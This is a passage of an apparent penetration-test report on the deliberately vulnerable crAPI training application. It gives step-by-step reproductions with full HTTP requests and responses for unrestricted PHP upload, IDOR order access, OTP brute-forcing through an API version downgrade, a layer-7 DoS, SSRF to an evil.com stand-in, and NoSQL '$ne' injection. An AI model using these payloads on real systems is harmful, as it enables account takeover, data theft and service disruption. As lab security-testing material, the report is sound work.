1057	http://crapi.apisec.ai	GET	/community/api/v2/community/posts/recent			200	3842
1058	http://crapi.apisec.ai	GET	/community/api/v2/community/posts/QLjZTQWsGUBq9fBvQs7JpF			200	670
1060	https://contile.servic...	GET	/v1/tiles				

Request

```
POST
/community/api/v2/community/posts/QLjZTQWsGUBq9fBvQs7JpF
/comment HTTP/1.1
Host: crapi.apisec.ai
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
http://crapi.apisec.ai/post?post_id=QLjZTQWsGUBq9fBvQs7J
pF
Content-Type: application/json
Authorization: Bearer
eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJjb3Nvc2ljODczQGlua2lnaHQ
uY29tIiwiaWF0IjoxNzQ2OTIxNTYxLCJleHAiOjE3NDcwMDc5NjF9.MY
xSajvxkNRgGnUB-sLiD5dLIc7bZ8q_2Q4V-kr6HeCLQKHUgIEQNTZsd9
zljLgxtzJPWonbZ8m-D_MlqcpJ3w
Content-Length: 19
Origin: http://crapi.apisec.ai
Connection: keep-alive
Priority: u=0

{
  "content":"hello"
}
```

Response


```
{
  "id":"QLjZTQWsGUBq9fBvQs7JpF",
  "title":"udgeyte",
  "content":"hddwbe",
  "author":{
    "nickname":"der",
    "email":"dere@mail.com",
    "vehicleid":"708a79a0-e64a-45b5-8f81-0beea4cf1437",
    "profile_pic_url":"",
    "created_at":"2025-05-10T17:58:35.43Z"
  },
  "comments":[
    {
      "id":"",
      "content":"hello",
      "CreatedAt":"2025-05-11T00:43:42.295683669Z",
      "author":{
        "nickname":"cososic",
        "email":"cososic873@inkight.com",
        "vehicleid":"",
        "profile_pic_url":"",
        "created_at":"2025-05-11T00:43:42.295683519Z"
      }
    }
  ],
  "authorid":2005,
```

3.6 File upload vulnerability

Step to Reproduce:

i. Login to your account.
ii. Go to your account(my-profile)
iii. Click the cemara icon to upload a file

iv. Try to upload a php file you can uplaod a file easily.


Success


Profile pic updated successfully

3.7 Broken access control(idor)

Step to Reproduce:

i. Login to your account.

ii. Go to shop




Available Balance: $0

Wheel, $10.00


Seat, $10.00

iii. Go to past orders

iv. Click order Details.




v. Now notice the url for oder_id=15 it displays userA(my account) past order details.



Billed To	userA@gmail.com
Phone	0123456789
Item	Wheel
Purchased On	Wed May 07 2025
Unit Price	$ 10.00
Quantity	1
Total	$ 10

vi. Now change the oder_id with 5 which belongs to another persons id.




Billed To	admin@example.com
Phone	9010203040
Item	Seat
Purchased On	Sat May 03 2025
Unit Price	$ 10.00
Quantity	2
Total	$ 20


3.8 Broken Authentication

Step to Reproduce:

i. In the password reset options enter the email and send the reques.




ii. An OTP is send to your email note that opt.



To Admin1@gmail.com

Hi,Your one time generated otp is: 8182

iii.Now enter the a fake OTP and new password.




iii. And intercept the this request in burb suite




```
POST /identity/api/auth/v3/check-otp HTTP/1.1
Host: 127.0.0.1:8888
Content-Length: 62
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="131", "Not_A Brand";v="24"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140
Safari/537.36
Accept: */*
Origin: http://127.0.0.1:8888
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8888/forgot-password
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "email":"userA@gmail.com",
  "otp":"5000",
  "password":"Abc@1232"
}
```

iv. Send the request in intruder.Notice that the request is used V3 now change to v2 and add otp value as payloads.Select sniper attack and set payloads numbers with minimum and maximum 4 digit with 1 step.Now start the attack.



```
POST /identity/api/auth/v2/check-otp HTTP/1.1
Host: 127.0.0.1:8888
Content-Length: 64
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="131", "Not_A Brand";v="24"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
Accept: */*
Origin: http://127.0.0.1:8888
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8888/forgot-password
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{"email":"Admin1@gmail.com","otp":"§8000§","password":"Admin@123"}
```

v. In the response there is different length of response open that respone you will see otp verified.



```
Vary: Access-Control-Request-Headers
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Length: 39

{
  "message":"OTP verified",
  "status":200
}
```

3.9 Dos Attack in Contact mechanic functionality.


Step to Reproduce:

i. Go to contact mechanic

ii. Fill up the form (choose the mechanic and write a description)

iii. Send the request and intercept it

iv. In parameter “repeat_request_if_failed” make it true and “number_of_repeats” make it 1000.



Target: http://crapi.apisec.ai

Request

```
POST /workshop/api/merchant/contact_mechanic
HTTP/1.1
Host: crapi.apisec.ai
Content-Length: 224
Authorization: Bearer
eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJ1c2VyQUBnbWFpbC
5jb20iLCJpYXQiOjE3NDcwNjEzNjIsImV4cCI6MTc0NzE0N
zc2Mn0.uWmCTA3fgmbFVdcm4cpvbMBanAMfDwM44gABRFAk
NA4j0mQ5m7G8WFt2XNHQiCDnHG9ILNz06tE7kRBDrUBqaw
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/131.0.6778.140 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://crapi.apisec.ai
Referer:
http://crapi.apisec.ai/contact-mechanic?VIN=5TH
RR56GNLL168797
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
    "mechanic_code":"TRAC_JME",
    "problem_details":"<h1>hello</h1>",
    "vin":"5THRR56GNLL168797",
    "mechanic_api":
    "http://crapi.apisec.ai/workshop/api/mecha
    nic/receive_report",
    "repeat_request_if_failed":true,
    "number_of_repeats":10000
}
```


Response

```
HTTP/1.1 503 Service Unavailable
Server: openresty/1.17.8.2
Date: Mon, 12 May 2025 15:12:53 GMT
Content-Type: application/json
Connection: keep-alive
Allow: POST, OPTIONS
Vary: Origin, Cookie
Access-Control-Allow-Origin: *
X-Frame-Options: SAMEORIGIN
Content-Length: 71

{
    "message":
    "Service unavailable. Seems like you cause
    d layer 7 DoS :)"
}
```

3.10 SSRF in contact mechanic functionality.

Step to Reproduce:

i. Go to contact mechanic
ii. Fill up the form (choose the mechanic and write a description)
iii. Send the request and intercept it
iv. In the "mechanic_api" change the value with http://evil.com



Original request

```
eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJ1c2VyQUBnbWFpbC5jb20iLCJpYXQiOjE3NDcwNjEzNjIsImV4cCI6MTc0NzE0Nzc2Mn0.uWmCTA3fgmb
FVdcm4cpvbMBanAMfDwM44gABRFAkNA4j0mQ5m7G8WFt2XNHQiCDnHG9ILNz06tE7kRBDrUBqaw
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.140 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://crapi.apisec.ai
Referer: http://crapi.apisec.ai/contact-mechanic?VIN=5THRR56GNLL168797
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "mechanic_code":"TRAC_JME",
  "problem_details":"hello mechanic",
  "vin":"5THRR56GNLL168797",
  "mechanic_api":"http://crapi.apisec.ai/workshop/api/mechanic/receive_report",
  "repeat_request_if_failed":false,
  "number_of_repeats":1
}
```


Response

```
HTTP/1.1 200 OK
Server: openresty/1.17.8.2
Date: Mon, 12 May 2025 15:54:45 GMT
Content-Type: application/json
Connection: keep-alive
Allow: POST, OPTIONS
Vary: Origin, Cookie
Access-Control-Allow-Origin: *
X-Frame-Options: SAMEORIGIN
Content-Length: 4520

{
  "response_from_mechanic_api":
  "<HTML>\n<HEAD>\n   <meta content=\"Microsoft FrontPage 6.0\" name=
  e.Editor.Document\" name=\"ProgId\">\n   <META HTTP-EQUIV=\"Conten
  59-1\">\n   <META NAME=\"GENERATOR\" CONTENT=\"Microsoft FrontPage
  ily.</title>\n      <style>\n     .serif { font-family: times,seri
  decoration: none; color: #FDFF28 }\n   div.Section1\n\t{page:Secti
  ft:0in;\n\tline-height:normal;\n\tfont-size:13.5pt;\n\tfont-family
  copy {\n        margin-left: 15%;\n        margin-right: 10%\n
```

3.11 Nosql injection

Step to Reproduce:

i. Go to shop tab.
ii. Click Add coupon.
iii. Add random coupon and intercept this request.
iv. In the "coupon_code" parameter change value with a payload { "$ne":1} and send the request.
v. Notice the response you will see the actual coupon code.



```
POST
/community/api/v2/coupon/validate-coupon
 HTTP/1.1
Host: crapi.apisec.ai
Content-Length: 25
Authorization: Bearer
eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJ1c2VyQUB
nbWFpbC5jb20iLCJpYXQiOjE3NDcwNjEzNjIsImV
4cCI6MTc0NzE0Nzc2Mn0.uWmCTA3fgmbFVdcm4cp
vbMBanAMfDwM44gABRFAkNA4j0mQ5m7G8WFt2XNH
QiCDnHG9ILNz06tE7kRBDrUBqaw
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko)
Chrome/131.0.6778.140 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://crapi.apisec.ai
Referer: http://crapi.apisec.ai/shop
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
      "coupon_code":{
            "$ne":1
      }
}
```

```
HTTP/1.1 200 OK
Server: openresty/1.17.8.2
Date: Mon, 12 May 2025 16:37:37 GMT
Content-Type: application/json
Connection: keep-alive
Access-Control-Allow-Headers: Accept,
Content-Type, Content-Length,
Accept-Encoding, X-CSRF-Token,
Authorization
Access-Control-Allow-Methods: POST, GET,
 OPTIONS, PUT, DELETE
Access-Control-Allow-Origin: *
Content-Length: 79

{
      "coupon_code":"TRAC075",
      "amount":"75",
      "CreatedAt":
      "2025-02-11T14:05:08.379Z"
}
```